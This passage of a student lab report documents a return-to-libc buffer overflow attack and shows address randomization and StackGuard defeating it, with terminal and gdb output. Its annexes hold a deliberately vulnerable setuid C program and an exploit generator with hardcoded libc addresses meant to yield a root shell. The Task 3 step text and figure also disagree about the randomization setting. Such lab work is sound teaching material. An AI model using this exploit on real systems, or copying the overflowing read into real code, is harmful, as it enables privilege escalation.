The address randomization made our return-to-libc attack difficult, and in this case we observed that we were not be able to get a shell. First of all, because randomization protection randomize our “/bin/sh” shell address. Secondly, it randomize after each run addresses of system() and exit() functions, such that we will not be able to get a valid addresses for future attack.

Step 1: To perform return-to-libc attack, with randomization protection we need to execute this instruction in a root mode, as shown in Figure 9. For this, we used following linux command:


csl@vm:$ su root
Password: **(we entered our root password)**
root@vm:$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
root@vm:$ exit



```
[04/29/19]csl@vm:~/Desktop$ su root
Password:
root@vm:/home/csl/Desktop# sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@vm:/home/csl/Desktop# exit
exit
```

Figure 9: Turning on a randomization


Step 2: After enabling the randomization protection, we tried several times to get address of “/bin/sh”. As shown in Figure 10, We observed that the address of “/bin/sh” is randomized after each attempt, such that we did not able to get a valid one for our future attack.



```
[04/29/19]csl@vm:~/Desktop$ ./retadd
bf8d5df5
[04/29/19]csl@vm:~/Desktop$ ./retadd
bf861df5
[04/29/19]csl@vm:~/Desktop$ ./retadd
bfae9df5
```

Figure 10: Getting randomized addresses of “/bin/sh”


Step 3: As shown in Figure 11, in a debugger we tried several times to get address of system() and exit() functions. We observed that address of system() and exit() is randomized after each run in debugger, such that we are not able to get a valid addresses for a future attack, which makes our attack practically very difficult.



```
[04/29/19]csl@vm:~/Desktop$ gdb ./retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...

warning: /home/seed/source/gdbpeda/peda.py: No such file or directory
Reading symbols from ./retlib...done.
(gdb) b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 9.
(gdb) r
Starting program: /home/csl/Desktop/retlib

Breakpoint 1, bof (badfile=0x9010008) at retlib.c:9
9           fread(buffer, sizeof(char), 40, badfile);
(gdb) p system
$1 = {<text variable, no debug info>} 0xb758cda0 <__libc_system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb75809d0 <__GI_exit>
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/csl/Desktop/retlib

Breakpoint 1, bof (badfile=0x9333008) at retlib.c:9
9           fread(buffer, sizeof(char), 40, badfile);
(gdb) p system
$3 = {<text variable, no debug info>} 0xb756ada0 <__libc_system>
(gdb) p exit
$4 = {<text variable, no debug info>} 0xb755e9d0 <__GI_exit>
(gdb) quit
A debugging session is active.

        Inferior 1 [process 3723] will be killed.

Quit anyway? (y or n) y
```

Figure 11: Getting randomized addresses of system() and exit() functions

Step 4: Finally we tried to execute our exploitation program file with a last found addresses and generated badfile again. After executing retlib we observed “Segmentation fault”. This happened, because randomization protection randomize the addresses in case of system(), exit() and “/bin/sh”, and our used addresses became already invalid by default. Such that, our processor execute wrong instructions, do not be able to return to main program and terminate the program successfully. That’s why we observed the program was crashed with “Segmentation fault”, as shown in Figure 12.



```
[04/29/19]csl@vm:~/Desktop$ ./exploit
[04/29/19]csl@vm:~/Desktop$ ./retlib
Segmentation fault
```

Figure 12: Executing of retlib with enabling addresses randomization protection and getting “Segmentation fault” due to program crash

Task 3: StackGuard Protection

In this task, we enabled StackGuard protection, and disabled the randomization to observe, it's impact. We run the same attack developed in **Task 1**. After it we need to observe if we might manage to get a shell or not.

The StackGuard protection made our return-to-libc attack difficult, and in this case we observed that we did not be able to get a shell. Because, Stack Guard, shown in Figure 13, places a canary word next to (prior) the return address on the stack. Once the function is done, the protection instrument checks to make sure that the canary word is unmodified before jumping to the return address. If the integrity of canary word is compromised, the program will terminate with a notification.[1]




buf
canary
sfp
ret addr
Frame of the calling function
Top of stack
Local variables
Pointer to previous frame
Return execution to this address

Figure 13: The Stack Guard protection in stack

Step 1: To perform return-to-libc attack, with Stack Guard protection we executed this following linux commands in a root mode, as shown in Figure 14.

csl@vm:$ su root
Password: **(we entered our root password)**
root@vm:$ sysctl -w kernel.randomize_va_space=2
root@vm:$ gcc -z noexecstack -o retlib retlib.c
root@vm:$ exit

Step 2: Finally, we tried to execute tried to execute our exploitation program file with a Stack Guard protection. After executing retlib executable file, we observed "stack smashing detected" as in Figure 14 shown. This happened, because Stack Guard canary was overwritten by our "badfile" contents, which was detected by the operating system and our vulnerable program was terminated with a notification.



```
[04/29/19]csl@vm:~/Desktop$ su root
Password:
root@vm:/home/csl/Desktop# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@vm:/home/csl/Desktop# gcc -z noexecstack -o retlib retlib.c
root@vm:/home/csl/Desktop# chmod 4755 retlib
root@vm:/home/csl/Desktop# exit
exit
[04/29/19]csl@vm:~/Desktop$ ./exploit
[04/29/19]csl@vm:~/Desktop$ ./retlib
*** stack smashing detected ***: ./retlib terminated
Aborted
```

Figure 14: Enabling StackGuard protection

[1]Prof. Dr. Peter Langendörfer, "Security of Constraint Systems", Chapter 5

3. Conclusion

Now a days a return-to-libc attack is still one of the most known approach of the buffer overflow threat. The Lab is provide us the real life scenario based experience, how the return-to-libc attack is happening. This lab is making us to feel, how we can bypass such security mechanism such as non-executable stack which prevents the exploitation of shellcodes during the basic buffer overflows attacks. As we understood, that return-to-libc attack does not need an executable stack and it does not use shell code. Instead, it causes the vulnerable program to jump to the system() function in the libc library, and pass as parameters addresses of shell and exit() function, in order to reach a root shell with permissions. However, there are exist such protection mechanisms such as randomization and StackGuard, which still increases the difficulty to perform this type of attacks.

Annexure 01

Our vulnerable Program named: retlib.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
        char buffer[12];

        //the function read total element 40 bytes instead of 12 bytes,
        //So, here no bound checking is done and resulting the buffer overflow

        fread(buffer, sizeof(char), 40, badfile);

        return 1;
}

int main(int argc, char **argv)
{
        FILE *badfile;

        badfile = fopen("badfile", "r"); //Read the badfile contents
        bof(badfile); //Call the bof() function and pass the badfile as an argument of the function

        printf("Returned Properly\n");

        fclose(badfile);
        return 1;
}
```

Annexure 02

Our badfile program named: exploit.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[40];
  FILE *badfile;

  badfile = fopen("./badfile", "w");
  int i;

// Fill up the stack with NOPs for 24 bytes

  for(i = 0; i < 24; i++) {
            buf[i] = '\x90';
  }

  *(long *) &buf[32] = 0xbffffdf5 ;   //  "/bin/sh"
  *(long *) &buf[24] = 0xb7e42da0 ;   //  system()
  *(long *) &buf[28] = 0xb7e369d0 ;   //  exit()

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

Annexure 03

Our "/bin/sh" shell address return program name: retadd.c, with setting a new environment variable MYSHELL

```
#include <stdlib.h>
#include <stdio.h>

void main() {
   char* shell = getenv("MYSHELL");
   if (shell)
            printf("%x\n", (unsigned int)shell);
}
```

Reference:

1. Online: http://cecs.wright.edu/people/faculty/tkprasad/courses/cs781/alephOne.html
2. Online: http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf
3. Online: http://www.phrack.org/archives/issues/58/4.txt
4. Online: https://www.handsonsecurity.net/
5. Online: https://css.csail.mit.edu/6.858/2014/readings/return-to-libc.pdf